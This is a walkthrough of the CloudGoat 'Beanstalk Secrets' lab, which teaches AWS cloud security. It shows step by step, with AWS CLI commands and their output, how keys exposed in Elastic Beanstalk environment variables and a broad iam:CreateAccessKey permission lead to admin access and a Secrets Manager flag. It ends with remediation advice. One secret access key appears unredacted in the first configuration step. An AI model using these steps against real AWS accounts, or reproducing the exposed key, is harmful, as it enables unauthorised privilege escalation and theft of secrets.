Beanstalk Secrets Walkthrough
Lab Info
Section titled “Lab Info”Lab Name: Beanstalk Secrets
Platform: CloudGoat
AWS Elastic Beanstalk
Section titled “AWS Elastic Beanstalk”Elastic Beanstalk is AWS’s Platform-as-a-Service (PaaS) for web applications and services, letting you deploy code and handle capacity provisioning, load balancing, auto-scaling, and application health monitoring.
- Automated Infrastructure: Provisions EC2 instances, Load Balancers, and Auto Scaling Groups.
- How it works: You upload your application code (Node.js, Python, Java, etc.), choose an execution platform, and Elastic Beanstalk orchestrates the underlying AWS resources.
Elastic Beanstalk Secret Exposure
Section titled “Elastic Beanstalk Secret Exposure”A common misconfiguration in Elastic Beanstalk is exposing sensitive data like database connection strings, API keys, or AWS credentials through environment variables or source code. These values can be accessed by users with permissions to read the environment configuration. This can lead to privilege escalation, data exposure, and lateral movement.
Best Practice: Always store secrets in AWS Secrets Manager, not in environment variables or embedded in code.
Initial Access and Enumeration
Section titled “Initial Access and Enumeration”We start with initial credentials that have access to the Elastic Beanstalk service.
Credentials:
- Access Key:
[REDACTED_AWS_ACCESS_KEY_ID] - Secret Key:
[REDACTED_AWS_SECRET_ACCESS_KEY]
First, configure the AWS CLI with the beanstalk profile.
aws configure --profile beanstalkAWS Access Key ID [None]: [REDACTED_AWS_ACCESS_KEY_ID]AWS Secret Access Key [None]: +U/+a1azgqwcrGxJs3VaptceTnw/zmkmc9JLl2/YDefault region name [None]: us-east-1Default output format [None]: jsonVerify the access.
aws sts get-caller-identity --profile beanstalk{ "UserId": "[REDACTED_AWS_USERID]", "Account": "710506681373", "Arn": "arn:aws:iam::710506681373:user/cgidtkpw8slyli_low_priv_user"}Discovering the Beanstalk Application & Environment
Section titled “Discovering the Beanstalk Application & Environment”We found an application hosted on Elastic Beanstalk.
aws elasticbeanstalk describe-applications --query "Applications[*].{Name:ApplicationName,Versions:VersionLabels}" --output table --profile beanstalk------------------------------------| DescribeApplications |+---------------------+------------+| Name | Versions |+---------------------+------------+| cgidtkpw8slyli-app | None |+---------------------+------------+Next, we discovered its environment.
aws elasticbeanstalk describe-environments --query "Environments[*].{App:ApplicationName,Env:EnvironmentName,Status:Status,URL:CNAME}" --output table --profile beanstalk--------------------------------------------------------------------------------------------------------------------------| DescribeEnvironments |+--------------------+---------------------+---------+-------------------------------------------------------------------+| App | Env | Status | URL |+--------------------+---------------------+---------+-------------------------------------------------------------------+| cgidtkpw8slyli-app| cgidtkpw8slyli-env | Ready | cgidtkpw8slyli-env.eba-iftrmxpw.us-east-1.elasticbeanstalk.com |+--------------------+---------------------+---------+-------------------------------------------------------------------+Accessing the application URL reveals a running Python application.

Finding Credentials in the Configuration
Section titled “Finding Credentials in the Configuration”We can inspect the environment’s configuration settings to look for exposed secrets. Since the output is large, grep is used to extract the relevant keys.
aws elasticbeanstalk describe-configuration-settings --application-name cgidtkpw8slyli-app --environment-name cgidtkpw8slyli-env --output yaml --profile beanstalk | grep -E '(ACCESS|SECRET)_KEY' Value: SECONDARY_SECRET_KEY=[REDACTED_SECONDARY_SECRET_KEY],PYTHONPATH=/var/app/venv/staging-LQM1lest/bin,SECONDARY_ACCESS_KEY=[REDACTED_AWS_ACCESS_KEY_ID]Analyzing the Discovered Credentials
Section titled “Analyzing the Discovered Credentials”Let’s configure a new profile, secondary_creds, with the discovered keys.
aws configure --profile secondary_credsAWS Access Key ID [None]: [REDACTED_AWS_ACCESS_KEY_ID]AWS Secret Access Key [None]: [REDACTED_AWS_SECRET_ACCESS_KEY]Default region name [None]: us-east-1Default output format [None]: jsonVerify the identity of the new user.
aws sts get-caller-identity --profile secondary_creds{ "UserId": "[REDACTED_AWS_USERID]", "Account": "710506681373", "Arn": "arn:aws:iam::710506681373:user/cgidtkpw8slyli_secondary_user"}With these credentials, we enumerate other users in the account and find an admin_user. We check the policies attached to secondary_user to see if we can escalate privileges.
aws iam list-attached-user-policies --user-name cgidtkpw8slyli_secondary_user --profile secondary_creds{ "AttachedPolicies": [ { "PolicyName": "cgidtkpw8slyli_secondary_policy", "PolicyArn": "arn:aws:iam::710506681373:policy/cgidtkpw8slyli_secondary_policy" } ]}Now, let’s inspect the permissions within that policy.
aws iam get-policy-version --policy-arn arn:aws:iam::710506681373:policy/cgidtkpw8slyli_secondary_policy --version-id v1 --profile secondary_credsThe policy contains the permission iam:CreateAccessKey on Resource: "*", which is a critical vulnerability.
{ "PolicyVersion": { "Document": { "Statement": [ { "Action": [ "iam:CreateAccessKey" ], "Effect": "Allow", "Resource": "*" }, { "Action": [ "iam:List*", "iam:Get*" ], "Effect": "Allow", "Resource": "*" } ], "Version": "2012-10-17" } }}Privilege Escalation
Section titled “Privilege Escalation”We can abuse the iam:CreateAccessKey permission to generate new credentials for the admin_user.
aws iam create-access-key --user-name cgidtkpw8slyli_admin_user --profile secondary_creds --query "AccessKey.{ID:AccessKeyId,Secret:SecretAccessKey}" --output table----------------------------------------------------------------------| CreateAccessKey |+-----------------------+--------------------------------------------+| ID | Secret |+-----------------------+--------------------------------------------+| [REDACTED_AWS_ACCESS_KEY_ID] | [REDACTED_AWS_SECRET_ACCESS_KEY] |+-----------------------+--------------------------------------------+This action successfully generates a new access key and secret for the admin user, escalating our privileges.
Login as admin_user
Section titled “Login as admin_user”Configure a new admin_user profile with the newly created keys.
aws configure --profile admin_userAWS Access Key ID [None]: [REDACTED_AWS_ACCESS_KEY_ID]AWS Secret Access Key [None]: [REDACTED_AWS_SECRET_ACCESS_KEY]Default region name [None]: us-east-1Default output format [None]: jsonVerify the admin access.
aws sts get-caller-identity --profile admin_user{ "UserId": "[REDACTED_AWS_USERID]", "Account": "710506681373", "Arn": "arn:aws:iam::710506681373:user/cgidtkpw8slyli_admin_user"}Flag Enumeration
Section titled “Flag Enumeration”With admin privileges, we can now enumerate secrets stored in AWS Secrets Manager.
aws secretsmanager list-secrets --profile admin_userWe found a secret named cgidtkpw8slyli_final_flag.
{ "SecretList": [ { "ARN": "arn:aws:secretsmanager:us-east-1:710506681373:secret:cgidtkpw8slyli_final_flag-MMZqVO", "Name": "cgidtkpw8slyli_final_flag", "LastChangedDate": "2025-06-20T06:49:18.324Z", "SecretVersionsToStages": { "terraform-20250620064917990300000002": [ "AWSCURRENT" ] }, "CreatedDate": "2025-06-20T06:49:16.824Z" } ]}Finally, retrieve the secret’s value to capture the flag.
aws secretsmanager get-secret-value --secret-id cgidtkpw8slyli_final_flag --profile admin_user{ "ARN": "arn:aws:secretsmanager:us-east-1:710506681373:secret:cgidtkpw8slyli_final_flag-MMZqVO", "Name": "cgidtkpw8slyli_final_flag", "VersionId": "terraform-20250620064917990300000002", "SecretString": "[REDACTED_FLAG]", "VersionStages": [ "AWSCURRENT" ], "CreatedDate": "2025-06-20T06:49:18.320Z"}Secret Found: [REDACTED_FLAG]
Remediation
Section titled “Remediation”- Never store secrets in environment variables or source code. This is the root cause of the vulnerability.
- Use a dedicated secrets management service. Store sensitive data like API keys, database credentials, and access keys in AWS Secrets Manager or AWS Systems Manager Parameter Store.
- Implement the Principle of Least Privilege. The
secondary_usershould not have had theiam:CreateAccessKeypermission on all users (Resource: "*"). IAM policies should be tightly scoped to only the resources necessary for the user to perform their function.